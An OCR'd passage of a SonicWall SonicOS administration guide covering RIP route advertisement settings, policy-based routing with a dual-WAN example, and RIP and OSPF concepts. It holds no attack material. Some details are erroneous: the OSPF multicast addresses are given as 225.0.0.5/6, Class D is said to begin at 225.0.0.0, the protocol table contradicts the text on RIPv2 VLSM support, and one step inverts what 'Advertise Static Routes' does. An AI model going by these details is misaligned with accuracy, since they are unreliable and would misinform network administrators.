
The SonicWall security appliance uses RIPv1 or RIPv2 to advertise its static and dynamic routes to other routers on the network. Changes in the status of VPN tunnels between the SonicWall security appliance and remote VPN gateways are also reflected in the RIPv2 advertisements. Choose between RIPv1 or RIPv2 based on your router's capabilities or configuration:

- RIPv1 is an earlier version of the protocol that has fewer features, and it also sends packets via broadcast instead of multicast.
- RIPv2 packets are backwards-compatible and can be accepted by some RIPv1 implementations that provide an option of listening for multicast packets. The RIPv2 Enabled (broadcast) selection broadcasts packets instead of multicasting packets is for heterogeneous networks with a mixture of RIPv1 and RIPv2 routers.

Route Advertisement Configuration

To enable Route Advertisement for a network interface:

1 Click the **Edit** icon in the **Configure** column for the interface. The **Interface Route Advertisement Configuration** dialog displays.



2 Select one of the following types from the **RIP Advertisements** drop-down menu:

- **Disabled** - Disables RIP advertisements and all options are dimmed.

  NOTE: What you select for RIP Advertisement determines which options become available.

- **RIPv1 Enabled** - RIPv1 is the first version of Routing Information Protocol RIP.
- **RIPv2 Enabled (multicast)** - Sends route advertisements using multicasting (a single data packet to specific nodes on the network).
- **RIPv2 Enabled (broadcast)** - Sends route advertisements using broadcasting (a single data packet to all nodes on the network).

3 In the **Advertise Default Route** drop-down menu, select **Never**, **When WAN is up**, or **Always**.

NOTE: The **When WAN is up** option is not available for WAN zones.

4 Enable **Advertise Static Routes** if you have static routes configured on the SonicWall security appliance and want to exclude them from Route Advertisement.

5 Enable **Advertise Remote VPN Networks** if you want to advertise VPN networks.

6 Enter a value, in seconds, between advertisements broadcast over a network in the **Route Change Damp Time (seconds)** field. The default value is **30** seconds. A lower value corresponds with a higher volume of broadcast traffic over the network.

The **Route Change Damp Time (seconds)** setting defines the delay between the time a VPN tunnel changes state (up or down) and the time the change is advertised with RIP. The delay, in seconds, prevents ambiguous route advertisements sent as a result of a temporary change in the VPN tunnel status.

7 Enter the number of advertisements that a deleted route broadcasts until it stops in the **Deleted Route Advertisements (0-99)** field. The minimum value is 0, the maximum is 99, and default value is **1**.

8 Enter a value from 1 to 15 in the **Route Metric (1-15)** field. This is the number of times a packet touches a router from the source IP address to the destination IP address. The default value is **1**.

9 If either RIPv2 option is selected from the **Route Advertisements** drop-down menu, you can optionally enter a value for the route tag in the **RIPv2 Route Tag (4 HEX Digits)** field. This value is implementation-dependent and provides a mechanism for routers to classify the originators of RIPv2 advertisements.

10 If you want to enable RIPv2 authentication, select one of the following options from the **RIPv2 Authentication** drop-down menu:

- **Disabled** - This is the default value.
- **User Defined** - When selected, two options appear:
  - **Authentication Type (4 Hex Digits)** - Enter 4 hex digits in this field. The default is 0.
  - **Authentication Data (32 Hex Digits)** - Enter 32 hex digits in this field. A default value is given.
- **Cleartext Password** - When selected, an option appears:
  - **Authentication Password (Max 16 Chars)** - Enter a password in this field. A maximum of 16 characters can be used to define a password. A default password is given.
- **MD5 Digest** - When selected, two options appear:
  - **Authentication Key-Id (0-255)** - Enter a numerical value from 0-255 in the field. The minimum value is 0, the maximum is 255, and the default is **1**.
  - **Authentication Key (32 hex digits)** - Enter a 32 hex digit value for the field or use the generated key.

11 Click **OK**.

Route Policies

SonicOS provides Policy Based Routing (PBR) to provide more flexible and granular traffic handling capabilities.

Topics:

- Policy Based Routing
- Route Policies Table
- Static Route Configuration
- Probe-Enabled Policy Based Routing Configuration
- A Route Policy Example

For general information on routing in SonicOS, see Network > Routing.


Policy Based Routing

A simple static routing entry specifies how to handle traffic that matches specific criteria, such as destination address, destination mask, gateway to forward traffic, the interface that gateway is located, and the route metric. This method of static routing satisfies most static requirements, but is limited to forwarding based only on destination addressing.

Policy Based Routing (PBR) allows you to create extended static routes to provide more flexible and granular traffic handling capabilities. SonicOS Enhanced PBR allows for matching based upon source address, source netmask, destination address, destination netmask, service, interface, and metric. This method of routing allows for full control of forwarding based upon a large number of user defined variables.

NOTE: Metric-based routing is described in Route Prioritizing and Prioritizing Routes by Metric within Route Classes.

Route Policies Table



You can change the view of your route policies in the **Route Policies** table by selecting one of the view settings in the **View Style** options:

- **All Policies** displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.
- **Custom Policies** displays only those policies you define.
- **Default Policies** displays only predefined, auto-added system policies. These policies cannot be changed or deleted; the **Edit** and **Delete** icons in the **Configure** column are dimmed.

The **Route Policies** table provides easy pagination for viewing a large number of routing policies. How to paginate the table is described in Navigating Dynamic Tables.

You can sort the entries in the table by clicking on the column header. How to sort table entries is described in Sorting Tables.


Static Route Configuration

In SonicOS Enhanced, a static route is configured through a basic route policy.

To configure a static route:

1 In the **Network > Routing** page, scroll to the Route Tables section.

2 Click on the **Add** button. The **Add Route Policy** dialog displays.



3 From the **Source** drop-down menu, select the source address object for the static route, or select **Create new address object** to dynamically create a new address object. The default is **Any**.

4 From the **Destination** drop-down menu, select the destination address object. The default is **Any**

5 From the **Service** drop-down menu, select a service object. For a generic static route that allows all traffic types, simply select the default, **Any**.

6 From the **Gateway** drop-down menu, select the gateway address object to be used for the route. The default is **0.0.0.0**.

7 From the **Interface** drop-down menu, select the interface to be used for the route.

8 Enter the metric for the route in the **Metric** field. The minimum metric is 1, the maximum is 254. For more information on metrics, see Policy Based Routing on page 418

9 (Optional) Specify a descriptive comment for the policy in the **Comment** field. This is the comment that displays when you hover your mouse over the policy's **Comment** icon in the **Comment** column of the **Route Policies** table. If you do not specify a comment, there will be no **Comment** icon.

10 (Optional) Select the **Disable route when the interface is disconnected** checkbox to have the route automatically disabled when the interface is disconnected.

11 (Optional) The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. By default, static routes take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:

- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
- When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

12 (Optional) Select the **Permit Acceleration** check box if you are using a WXA series appliance and want to allow the firewall to accelerate selected traffic.

13 The **Probe**, **Disable route when probe succeeds**, and **Probe default state is UP** options are used to configure Probe-Enabled Policy Based Routing. See Probe-Enabled Policy Based Routing Configuration, for information on their configuration.

14 Click **OK** to add the route.

Probe-Enabled Policy Based Routing Configuration

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy.

1 Configure the static route as described in Static Route Configuration.

2 In the **Probe** drop-down menu, select the appropriate Network Monitor object or select **Create New Network Monitor object...** to dynamically create a new object. For more information, see Network > Network Monitor.

3 Typical configurations will not check the **Disable route when probe succeeds** check box, because typically you will want to disable a route when a probe to the route's destination fails. This option is provided to give you added flexibility for defining routes and probes.

4 Select the **Probe default state is UP** to have the route consider the probe to be successful (that is, in the UP state) when the attached Network Monitor policy is in the UNKNOWN state. This is useful to control the probe-based behavior when a unit of a High Availability pair transitions from IDLE to ACTIVE, because this transition sets all Network Monitor policy states to UNKNOWN.


5 Click **OK** to apply the configuration.

A Route Policy Example

The following example walks you through creating a route policy for two simultaneously active WAN interfaces. For this example, a secondary WAN interface needs to be setup on the **X3** interface and configured with the settings from your ISP.


1 In the Network > Routing page, click the **Add** button for the **Route Policies** table. The **Add Route Policy** dialog displays.

2 Create a routing policy that directs all **LAN Subnet** sources to **Any** destinations for **HTTP** service out of the **X1 Default Gateway** via the **X1** interface by selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** drop-down menus respectively. Use the default *1* in the **Metric** field and enter *force http out primary* into the **Comment** field.



3 Click **OK**.


4 Create a second routing policy that directs all **LAN Subnet** sources to **Any** destinations for **Telnet** service out of the **Default Gateway** via the **X0** interface by selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** drop-down menus respectively. Use the default *1* in the **Metric** field and enter *force telnet out backup* into the **Comment** field.



NOTE: Do not enable the **Allow VPN path to take precedence** option for these routing policies. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This option is used for configuring static routes as backups to VPN tunnels. See Static Route Configuration for more information.

5 Click **OK**.

6 Next, navigate to the **Network > Failover & LB** page.



7 Configure the security appliance for load balancing by checking the **Enable Load Balancing** check box.

8 Click **Accept** to save your changes on the **Network > Failover & LB** page.

These two policy-based routes force all sources from the LAN subnet to always go out the primary WAN when using any HTTP-based application, and forces all sources from the LAN subnet to always go out the backup WAN when using any Telnet-based application.

To test the HTTP policy-based route, from a computer attached to the LAN interface, access the public Web site http://www.whatismyip.com. The site displays the primary WAN interface's IP address and not the secondary WAN interface.

To test the Telnet policy-based route, telnet to route-server.exodus.net and when logged in, issue the *who* command. It displays the IP address (or resolved FQDN) of the WAN IP address of the secondary WAN interface and not the primary WAN interface.

Advanced Routing Services (OSPF and RIP)

In addition to Policy Based Routing and RIP advertising, SonicOS Enhanced offers the option of enabling Advanced Routing Services (ARS). Advanced Routing Services provides full advertising and listening support for the Routing Information Protocol (RIPv1 - RFC1058) and (RIPv2 - RFC2453), and Open Shortest Path First (OSPFv2 – RFC2328). Advanced Routing Service should only be enabled by those environments requiring support for either or both of these dynamic routing protocols.

RIP and OSPF are Interior Gateway Protocols (IGP) that are both widely used by networks of various sizes to automate the process of route distribution. RIP is commonly used within smaller networks, while OSPF is used by larger networks, although network size should not be the only factor used to determine the appropriateness of one protocol over the other – network speed, interoperability requirements, and relative overall complexity, for example, should also be considered. RIPv1 and RIPv2 are both supported by ARS, the largest differences between the two being that RIPv2 supports VLSM (Variable Length Subnet Masks), authentication, and routing updates. The following table illustrates the major differences between RIPv1, RIPv2, and OSPFv2:

Routing Information Protocol Differences


	RIPv1	RIPv2	OSPFv2
Protocol Metrics	Distance Vector	Distance Vector	Link State
Maximum Hops	15	15	Unlimited
Routing Table Updates	Full table broadcast periodically, slower convergence	Full table broadcast or multicast periodically, slower convergence	Link state advertisement multicasts, triggered by changes, fast convergence

Routing Information Protocol Differences

	RIPv1	RIPv2	OSPFv2
Subnet Sizes Supported	Only class-based (a/b/c) subnets support	Class-based only	VLSM
Autonomous System Topology	Indivisible and flat	Indivisible and flat	Area based, allowing for segmentation and aggregation

- **Protocol Metrics** – Distance Vector protocols such as RIP base routing metrics exclusively on hop counts, while Link state protocols such as OSPF consider the state of the link when determining metrics. For example, OSPF determines interface metrics by dividing its reference bandwidth (100mbits by default) by the interface speed – the faster the link, the lower the cost and the more preferable the path. Consider the following example network:

  #### Sample network

  In the above sample network, if Host A wanted to reach Host B, with RIP, the lowest cost route would be from Router A to Router B, across the relatively slow 64kbps link. With OSPF, the cost from Router A to Router B would be 1562, while the cost from Router A to Router C to Router D to Router B would be 364 (see the Cost section in OSPF concepts later), making it the preferred route.

- **Maximum Hops** – RIP imposes a hop count of 15 to help prevent routing loops which can occur when bad (for example, stale) routing information is broadcast and propagated through a network either due to misconfiguration, or slow convergence. Consider if the link between Router D and Router E failed in the diagram above, and there were no safeguards in place:
  - Router A's routing information states that it can reach Network E through Router B or Router C with a metric of 3.
  - When the link between Router D and Router E fail, and Router A broadcasts its routing information, Router B and Router C determine that they can reach Network E through Router A with a metric of 4.
  - Router B and Router C broadcast this information, and it is received by Router D which then determines it can reach Network E through Router B or Router C with a metric of 5.
  - This loop continues until the hop count of 16 (infinity) is reached.

    Other measures against this sort of situation are also commonly employed by RIP, including:
- **Split-Horizon** – A preventative mechanism where routing information learned through an interface is not sent back out the same interface. This generally works well on broadcast links, but not on non-broadcast

links such as Frame Relay, where a single link can commonly be used to reach two separate autonomous systems.

- **Poison reverse** – Also known as route poisoning, an extension of split-horizon where a network is advertised with a metric of 16 (unreachable), helping to ensure that incorrect alternative routes aren't propagated.

  OSPF does not have to impose a hop count limit because it does not advertise entire routing tables, rather it generally only sends link state updates when changes occur. This is a significant advantage in larger networks in that it converges more quickly, produces less update traffic, and supports an unlimited number of hops.

- **Routing table updates** – As mentioned above, the practice of sending an entire routing table introduces the problems of slower convergences, higher bandwidth utilization, and increased potential for stale routing information. RIPv1 broadcasts its entire routing table at a prescribed interval (usually every 30 seconds), RIPv2 can either broadcast or multicast, and OSPF multicasts only link state updates whenever a change to the network fabric occurs. OSPF has a further advantage of using designated routers (DR) in forming adjacencies in multiple-access networks (more on these concepts later) so that updates do not have to be sent to the entire network.

- **Subnet sizes supported** – RIPv1 was first implemented when networks were strictly class A, class B, and class C (and later D and E):

  - **Class A** – 1.0.0.0 to 126.0.0.0 (0.0.0.0 and 127.0.0.0 are reserved)
    - Leftmost bit 0; 7 network bits; 24 host bits
    - 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh (8-bit classful netmask)
    - 126 Class A networks, 16,777,214 hosts each
  - **Class B** - 128.0.0.0 to 191.255.0.0
    - Leftmost bits 10; 14 network bits; 16 host bits
    - 10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh (16-bit classful netmask)
    - 16,384 Class B networks, 65,532 hosts each
  - **Class C** – 192.0.0.0 to 223.255.255.0
    - Leftmost bits 110; 21 network bits; 8 host bits
    - 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh (24-bit classful netmask)
    - 2,097,152 Class Cs networks, 254 hosts each
  - **Class D** - 225.0.0.0 to 239.255.255.255 (multicast)
    - Leftmost bits 1110; 28 multicast address bits
    - 1110mmmm mmmmmmmm mmmmmmmm mmmmmmmm
  - **Class E** - 240.0.0.0 to 255.255.255.255 (reserved)
    - Leftmost bits 1111; 28 reserved address bits
    - 1111rrrr rrrrrrrr rrrrrrrr rrrrrrrr

    This method of address allocation proved to be very inefficient because it provided no flexibility, neither in the way of segmentation (subnetting) or aggregation (supernetting, or CIDR – classless inter-domain routing) by means of VLSM – variable length subnet masks.

    VLSM, supported by RIPv2 and OSPF, allows for classless representation of networks to break larger networks into smaller networks:

    > For example, take the classful 10.0.0.0/8 network, and assign it a /24 netmask. This subnetting allocates an additional 16-bits from the host range to the network range (24-

8=16). To calculate the number of additional networks this subnetting provides, raise 2 to the number of additional bits: 2^16=65,536. Thus, rather than having a single network with 16.7 million hosts (usually more than most LAN's require) it is possible to have 65,536 networks, each with 254 usable hosts.

VLSM also allows for route aggregation (CIDR):

For example, if you had 8 class C networks: 192.168.0.0/24 through 192.168.7.0/24, rather than having to have a separate route statement to each of them, it would be possible to provide a single route to 192.168.0.0/21 which would encompass them all.

This ability, in addition to providing more efficient and flexible allocation of IP address space, also allows routing tables and routing updates to be kept smaller.

- **Autonomous system topologies** – An autonomous system (AS) is a collection of routers that are under common administrative control, and that share the same routing characteristics. When a group of autonomous systems share routing information, they are commonly referred to as a confederation of autonomous systems. (RFC1930 and RFC975 address these concepts in much greater detail). In simple terms, an AS is a logical distinction that encompasses physical network elements based on the commonness of their configurations.

  With regard to RIP and OSPF, RIP autonomous systems cannot be segmented, and all routing information must be advertised (broadcast) through the entire AS. This can become difficult to manage and can result in excessive routing information traffic. OSPF, on the other hand, employs the concept of Areas, and allows for logically, manageable segmentation to control the sharing of information within an AS. OSPF areas begin with the backbone area (area 0 or 0.0.0.0), and all other areas must connect to this backbone area (although there are exceptions). This ability to segment the routing AS helps to ensure that it never becomes too large to manage, or too computationally intensive for the routers to handle.

OSPF Terms

OSPF is substantially more complicated to configure and maintain than RIP. The following concepts are critical to understanding an OSPF routing environment:

- **Link state** – As it pertains to OSPF, a link is an egress interface on a router, and the state describes characteristics of that interface, such as its cost. Link states are sent in the form of Link State Advertisements (*LSA*) which are contained within Link State Update (*LSU*) packets, one of five types of OSPF packets.
- **Cost** – A quantification of the overhead required to send a packet along a particular link. Cost is calculated by dividing a reference bandwidth (usually 100mbit, or 10^8 bit) by an interface's speed. The lower the cost, the more preferable the link. Some common path costs:

  Common Path Costs

Interface	Divided by 10^8 (100mbit) = OSPF Cost
Fast Ethernet	1
Ethernet	10
T1 (1.544mbit)	64
DSL (1mbit)	100
DSL (512kbps)	200
64kbps	1562
56kbps	1785

- **Area** – The network comprising the group of OSPF routers intended to share a common Link State Database. OSPF networks are built around the backbone area (area 0, or 0.0.0.0) and all other areas must connect to the backbone area (unless virtual links are used, which is generally discouraged). Area


assignment is interface specific on an OSPF router; in other words, a router with multiple interfaces can have those interfaces configured for the same or different areas.

- **Neighbors** – OSPF routers on a common network segment have the potential to become neighbors by means of sending Hello packets. Hello packets act as a form of advertisement and identification, and if two OSPF routers share a common set of certain characteristics, they will become neighbors upon seeing their own router ID in the other router's Hello packet. Hello packets are also used in the *DR* (Designated Router) and *BDR* (Backup Designated Router) election process. For two routers to become neighbors, the characteristics that they must have in common are:
    - **Area-ID** – An area ID identifies an OSPF *area* with a 32-bit value, and is generally represented in an IP address format. OSPF requires at a minimum the backbone area, area 0 (or 0.0.0.0) for operation.
    - **Authentication** – Authentication types can generally be set to none, simple text, or MD5. When using simple text, it should only be used for identification purposes, since it is sent in the clear. For security, MD5 should be used.
    - **Timer intervals** – 'Hello' and 'Dead' intervals must be the same. The Hello interval specifies the number of seconds between Hello packets (as a Keepalive function), and the Dead interval specifies the number of seconds after which a router will be considered unavailable if a Hello is not received.
    - **Stub area flag** – A *Stub area* is an area that only requires a single point of egress, and therefore does not require a full list of external link advertisements. The stub area flag on two potential neighbors must be the same to avoid inappropriate link state exchanges. Another factor that affects neighboring is the kind of network. OSPF recognizes three network types:
        - **Broadcast** – For example, Ethernet. In broadcast networks, neighboring can be established with all other routers in the broadcast domain.
        - **Point to Point** – For example, serial links. In point to point (or point to multipoint) networks, neighboring can be established with the router at the other end of the link.
        - **NBMA** (non-broadcast multiple access) – For example, frame relay. In NBMA networks, neighbors must be explicitly declared.
- **Link State Database** – The Link State Database is composed of the LSA's sent and received by *neighboring* OSPF routers that have created *adjacencies* within an *area*. The database, once complete, will contain all the link state information for a given area, at which time the Shortest Path First (SPF) algorithm will be applied to determine the optimal route to all connected networks based on cost. The SPF algorithm employs the Dijkstra pathfinding algorithm, which essentially regards all routers as vertices in a graph, and computes the cost between each vertex.
- **Adjacencies** – OSPF routers exchange LSA's with adjacent routers to create the LSDB. Adjacencies are created in different fashions depending on the network type (see Neighbors section above). Generally, the network type is broadcast (for example, Ethernet) so adjacencies are formed by the exchanging OSPF packets in a handshake-like fashion (see OSPF Packet types below). To minimize the amount of information exchanged between adjacent routers, segments (broadcast domains) with multiple OSPF routers elect a Designated Router (DR) and a Backup Designated Router (BDR) using Hello packets.
- **DR** (Designated Router) – On multi-access segments, OSPF routers elect a DR and a BDR, and all other routers on the segment create adjacencies with the DR and the BDR. DR election is based on a router's OSPF Priority, which is a configurable value from 0 (not eligible for DR) to 255. The router with the highest priority becomes the DR. In the event of a priority tie, the router with the highest Router ID (based on interface addressing) wins. Once a router is the DR, its role is uncontested, until it becomes unavailable.

  LSA's are then exchanged within LSU's across these adjacencies rather than between each possible pairing combination of routers on the segment. Link state updates are sent by non-DR routers to the multicast address 225.0.0.6, the RFC1583 assigned 'OSPFIGP Designated Routers' address. They are also

flooded by DR routers to the multicast address 225.0.0.5 'OSPFIGP All Routers' for all routers to receives the LSA's.

Adjacencies with and without DR/BDR




- **OSPF Packet types** – The five types of OSPF packets are:
  - **Hello** (OSPF type 1) – Sent at a certain interval to establish and maintain relationships with neighboring OSPF routers, and elect Designated Routers. (*Sent during the initialization and the 2-WAY phases on LSDB synchronization*).
  - **Database Description** (OSPF type 2) – Sent between OSPF routers during the creation of an adjacency. *During the Exstart phase of LSDB synchronization*, DD packets establish an ISN (initial sequence number) used to track LSA's, and they establish a master/slave relationship between neighboring OSPF routers. *In the Exchange phase of LSDB synchronization*, they contain short versions of Link State Advertisements. Because DD exchanges can span multiple packets, they are exchanged in a poll (master) and response (slave) fashion to ensure completeness.
  - **Link State Request** (OSPF type 3) – *During the Loading phase of LSDB synchronization*, LSR packets are sent to request database updates from a neighbor. This is the final step in the establishment of an adjacency.
  - **Link State Update** (OSPF type 4) – Sent in response to Link State Requests, LSU packets flood adjacencies with Link State Advertisements to achieve LSDB synchronization.
  - **Link State Acknowledgement** (OSPF type 5) – To ensure reliability of LSA flooding, all updates are acknowledged.
- **Link State Advertisements** (LSA) – There are 7 types of LSA's:
  - **Type 1** (Router Link Advertisements) - Sent by an OSPF router to describe the links to each area to which it belongs. Type 1 LSA's are only flooded into a router's area.
  - **Type 2** (Network Links Advertisements) – Sent by the DR for an area describing the set of routers within the network. Type 2 LSA's are only flooded into a router's area.
